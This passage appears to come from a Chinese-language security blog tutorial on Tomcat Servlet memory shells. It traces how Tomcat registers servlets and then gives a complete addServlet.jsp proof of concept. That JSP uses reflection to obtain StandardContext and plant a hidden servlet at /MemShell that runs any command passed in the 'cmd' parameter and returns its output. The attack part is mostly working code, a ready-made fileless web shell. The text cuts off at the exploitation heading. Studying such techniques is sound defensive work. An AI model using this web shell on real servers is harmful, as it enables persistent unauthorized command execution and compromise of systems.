
此时获取的 Name 为 ServletTest

1
| wrapper.setServletClass(servlet.getServletClass());
|
获取全类名

1
| context.addChild(wrapper);
|
将 wrapper 放入 context
这一步相当于 web.xml 中的:
1
2
3
4
5
| <servlet>
<servlet-name>ServletTest</servlet-name>
<servlet-class>com.src.tomcatdemo.ServletTest</servlet-class>
<load-on-startup>1</load-on-startup>
</servlet>
|

1
| context.addServletMappingDecoded(entry.getKey(), entry.getValue());
|

获取 Servlet 的 URL 映射
执行 web.xml 中的:
1
2
3
4
| <servlet-mapping>
<servlet-name>ServletTest</servlet-name>
<url-pattern>/servlet</url-pattern>
</servlet-mapping>
|
目前依旧是系统内置的 jsp

获取到我们前面写的恶意类
总结一下注册的大致流程:#
- 创建一个包装器 wrapper
- 获取 Servlet 名字
- 获取 Servlet 类
- 将 wrapper 加入 context
- 获取 URL 映射
2.3 写恶意类#
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
| <%@ page import="java.io.IOException" %>
<%@ page import="java.io.PrintWriter" %>
<%--
Created by IntelliJ IDEA.
User: XVSHIFU
Date: 2025/10/31
Time: 13:08
To change this template use File | Settings | File Templates.
--%>
<%@ page contentType="text/html;charset=UTF-8" language="java" %>
<html>
<head>
<title>Title</title>
</head>
<body>
<%!
public class HelloServlet extends HttpServlet {
private String message;
public void init() {
message = "Hello World!";
}
public void doGet(HttpServletRequest request, HttpServletResponse response) throws IOException {
Runtime.getRuntime().exec("calc");
}
public void destroy() {
}
}
%>
</body>
</html>
|

2.4 注册进 tomcat#
写好马后,第二步就是动态注册 servlet
第一步:获取 standardContext#
在 jsp 中有一个 request 对象,这个对象中存在一个 getServletContext 方法,会获取 servletContext
动态调试,找到 request 对象获取的 servletContext 中存在 StandardContext

接下来就利用反射获取:
1
2
3
4
5
6
7
8
9
| ServletContext servletContext = request.getServletContext();
Field applicationContextFiled = servletContext.getClass().getDeclaredField("context");
applicationContextFiled.setAccessible(true);
ApplicationContext applicationContext = (ApplicationContext) applicationContextFiled.get(servletContext);
Field standardContextField = applicationContext.getClass().getDeclaredField("context");
standardContextField.setAccessible(true);
StandardContext context = (StandardContext) standardContextField.get(applicationContext);
|
第二步:注册到 context#
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
| //创建一个 wrapper
Wrapper wrapper = context.createWrapper();
//设置名字
wrapper.setName("MemServlet");
//获取全类名
wrapper.setServletClass(MemServlet.class.getName());
//实例化 MemServlet 类
wrapper.setServlet(new MemServlet());
//放进 context
context.addChild(wrapper);
//设置路径和类名
context.addServletMappingDecoded("/MemShell","MemServlet");
|
完整的 POC:addServlet.jsp#
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
| <%@ page import="java.lang.reflect.Field" %>
<%@ page import="org.apache.catalina.core.ApplicationContext" %>
<%@ page import="org.apache.catalina.core.StandardContext" %>
<%@ page import="org.apache.catalina.Wrapper" %>
<%@ page import="java.io.*" %><%--
Created by IntelliJ IDEA.
User: XVSHIFU
Date: 2025/10/31
Time: 13:08
To change this template use File | Settings | File Templates.
--%>
<%@ page contentType="text/html;charset=UTF-8" language="java" %>
<html>
<head>
<title>Title</title>
</head>
<body>
<%!
public class MemServlet extends HttpServlet {
private String message;
public void init() {
message = "Hello World!";
}
// 计算机弹出
public void doGet(HttpServletRequest request, HttpServletResponse response) throws IOException {
Runtime.getRuntime().exec("calc");
}
public void destroy() {
}
// MemShell?cmd=whoami 任意命令执行
public void service(ServletRequest req, ServletResponse res) throws ServletException, IOException {
String cmd = req.getParameter("cmd");
if (cmd !=null){
try{
Process process = Runtime.getRuntime().exec(cmd);
InputStream inputStream = process.getInputStream();
BufferedReader bufferedReader = new BufferedReader(new InputStreamReader(inputStream));
String line;
while ((line = bufferedReader.readLine()) != null){
res.getWriter().println(line);
}
}catch (IOException e){
e.printStackTrace();
}catch (NullPointerException n){
n.printStackTrace();
}
}
}
}
%>
<%
ServletContext servletContext = request.getServletContext();

Field applicationContextFiled = servletContext.getClass().getDeclaredField("context");
applicationContextFiled.setAccessible(true);
ApplicationContext applicationContext = (ApplicationContext) applicationContextFiled.get(servletContext);

Field standardContextField = applicationContext.getClass().getDeclaredField("context");
standardContextField.setAccessible(true);
StandardContext context = (StandardContext) standardContextField.get(applicationContext);
//创建一个 wrapper
Wrapper wrapper = context.createWrapper();

//设置名字
wrapper.setName("MemServlet");

//获取全类名
wrapper.setServletClass(MemServlet.class.getName());

//实例化 MemServlet 类
wrapper.setServlet(new MemServlet());

//放进 context
context.addChild(wrapper);

//设置路径和类名
context.addServletMappingDecoded("/MemShell","MemServlet");
%>
</body>
</html>
|
2.5 利用#
